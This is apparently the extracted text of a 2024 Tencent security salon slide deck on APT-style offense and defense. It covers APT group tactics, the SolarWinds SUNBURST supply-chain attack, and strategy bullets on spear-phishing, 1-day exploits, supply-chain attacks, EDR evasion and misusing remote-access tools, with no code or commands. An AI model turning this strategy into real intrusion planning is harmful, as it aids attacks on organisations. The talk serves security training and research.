

腾讯安全 | 腾讯安全云鼎实验室

相约江夏 智汇攻防

腾讯安全沙龙（武汉站）



2024年 腾讯安全沙龙（武汉站）

APT视角下的攻防实践

AabyssZG

01 个人介绍：抛砖引玉


02 攻防互换：从防守中学习

03 攻击链路：在对抗中成长

04 场景还原：纵享极致攻防

目录

CONTENTS



RED AND BLUE

OFFENSE AND DEFENSE

个人自我介绍

介绍一下我自己，抛砖引玉

01

01 个人自我介绍



曾奕棋，常用ID：@曾哥/@AabyssZG，专注于红蓝攻防和云安全安全

- 安全团队「渊龙Sec安全团队」负责人
- 一线APT攻防研究员和威胁情报分析师
- 国际云安全联盟「CSA」渗透测试组的正式成员
- 参加十余场省市级、国家级攻防对抗，斩获众多佳绩
- 国内云安全「T-Wiki」（<https://wiki.teamssix.com>）贡献者
- Github安全开源作者和贡献者，包括Spring利用工具SpringBoot-Scan和AWS云平台利用工具awsKeyTools以及全流程扫描工具FofaMap

个人博客：blog.zgsec.cn

团队官网：www.aabyss.cn

01 团队介绍



渊龙Sec安全团队，团队英文名：AabyssTeam，是由来自五湖四海的网络安全爱好者、各大安全厂商工程师自发组织成立的非营利性的研究机构。以“为国之安全而奋斗，为信息安全而发声”为宗旨。

- EduSRC平台2023年团队排行榜第一
- Github安全开源项目贡献团队，多个安全开源项目
- 团队公众号：渊龙Sec安全团队，欢迎关注~

团队官网：www.aabyss.cn

团队导航：dh.aabyss.cn


团队威胁情报：threat.aabyss.cn

在线杀软识别：av.aabyss.cn



微信搜一搜

渊龙Sec安全团队



RED AND BLUE
OFFENSE AND DEFENSE

攻防对抗互换

从防守中学习

02

02 传统红队&&APT：从业务角度来看差异在哪？

APT包含三个要素：高级、长期、威胁

传统红队的业务场景

- 对平台目标和步骤均有分数，根据具体价值评估，级别达不到战略级
- 项目周期短，项目攻防速度很快（需要尽可能多发包）
- 一旦失手，基本有卷土重来的机会
- 技术场景不深，技术不深入底层，对抗成本投入低

APT的业务场景

- 只有战略性目标的核心数据才有价值，常规目标的数据毫无收益
- 项目周期长，项目攻防速度慢（需要尽可能少发包）
- 一旦失手，基本没卷土重来的机会
- 技术场景较深，技术深入底层，对抗成本投入高

02 由APT组织攻击行为反推


攻击组织名称	攻击活动关键词
APT-Q-20（毒云藤）	钓鱼邮件、国际战略、CVE-2023-38831
APT-Q-12（伪猎者）	0day、鱼叉邮件
APT-Q-14（旺刺）	鱼叉邮件
APT-Q-15	鱼叉邮件、政治、军队、0day
APT-Q-36（摩诃草）	鱼叉邮件、气象、高校
APT-Q-37（蔓灵花）	鱼叉邮件、军工、航天
APT-Q-41（摩耶象）	鱼叉邮件、外包组织
APT-Q-77	芯片、能源
APT-Q-78	自然资源、安防设备
BerBeroka	金融、游戏、媒体
FaceduckGroup	Facebook、免杀
Storm-0978	通信、医疗、金融、电感元器件

思路：通过分析国际APT组织对我国的APT攻击，从而能在一定层面上学习到APT活动中的“技战法”。

可以发现，多个APT组织对我国境内关键目标都采用了【鱼叉邮件】攻击手法，部分组织会采用【0day】和【CVE漏洞（IoT 漏洞）】进行攻击。

02 行业攻击案例（史上影响力最大APT攻击）

SolarWinds SUNBURST Backdoor: Inside the Stealthy APT Campaign



通过感染**TeamCity**
（软件构建管理工具）
所有虚拟机部署恶意
Agent，篡改编译结果

2019年

2020.02.19

成功向SolarWinds公司的**Orion**产品dll签名文件中写入恶意后门



通过**下发设备更新**，成功
感染数百个重点客户设备，
写入**Sunburst**后门

2020.03

保持**不活动状态12至14天**以避免被发现，并采用另一款后门维控，包括著名杀毒软件公司 MalwareBytes




美国国土安全部和**Microsoft**
等单位**没有**将Orion放在防火
墙后面**隔离**，导致内网失陷

2020-2021

2020-2021

黑客系统地入侵微软
Office 365电子邮件账户
和**Azure**云账户，还能绕过
多因素身份认证



2020-2021

02 APT 所需的能力树

打点突破



武器开发



内网攻坚

- 信息搜集
- 漏洞利用
- 建立据点

- 流量免杀
- 行为免杀
- 终端侧免杀

- 权限提升
- 权限维持
- 横向移动
- 信息搜集整合

02 国内VS国外：APT方向区别在哪？举一反三一下？

境外APT（对内攻击）

攻击特点：

- 针对**移动端**的漏洞攻击频繁
- 喜欢通过【**鱼叉邮件**】进行攻击
- 发现【**1Day漏洞**】利用率激增
- 针对**国产软件**的漏洞利用不断出现
(国产办公软件、邮箱软件、防火墙设备…)



特殊性：

- 国内生产系统喜欢采用**闭源产品**（如泛微、通达、致远、海康威视等等），一般不喜欢采用开源解决方案，CVE漏洞等影响较小
- 国内工作流程喜欢通过**微信、钉钉**等聊天软件进行沟通，大部分并不喜欢邮件

境内APT（攻防假想）


特殊性：

- 国外生产系统普遍采用**开源产品和开源解决方案**（如Spring、Tomcat、WordPress、PHP-CGI等等），受到**CVE漏洞**的影响大
- 国外工作流程喜欢通过**邮件**进行沟通



攻击方向：

- 建立完善的**CVE漏洞监控**，时刻监控和筛选目标资产，**供应链攻击非常重要!!!**
- 对**通用系统**进行测绘攻击，比如Tomcat
- 通过**泄露的邮箱**进行【**鱼叉邮件**】攻击
- 多尝试利用【**1Day漏洞**】，比如WordPress的插件漏洞




RED AND BLUE
OFFENSE AND DEFENSE

攻击链路介绍

在对抗中成长的TIPS

03

03 攻击链路详解：从企业架构看攻防



通过模拟真实企业的拓扑图，并结合实际工作中的实践方法，可以从企业的整体架构来看攻防

内网渗透并不只有单一的渗透方式，可以根据目标所使用的工作方式和内容，恶意利用对方的基础服务进行权限维持和移动。




诸如AnyDesk、TeamViewer、UltraVNC、Fortinet VPN等等工具的恶意利用

EDR/XDR?

行为查杀!



大数据查杀!

防火墙?



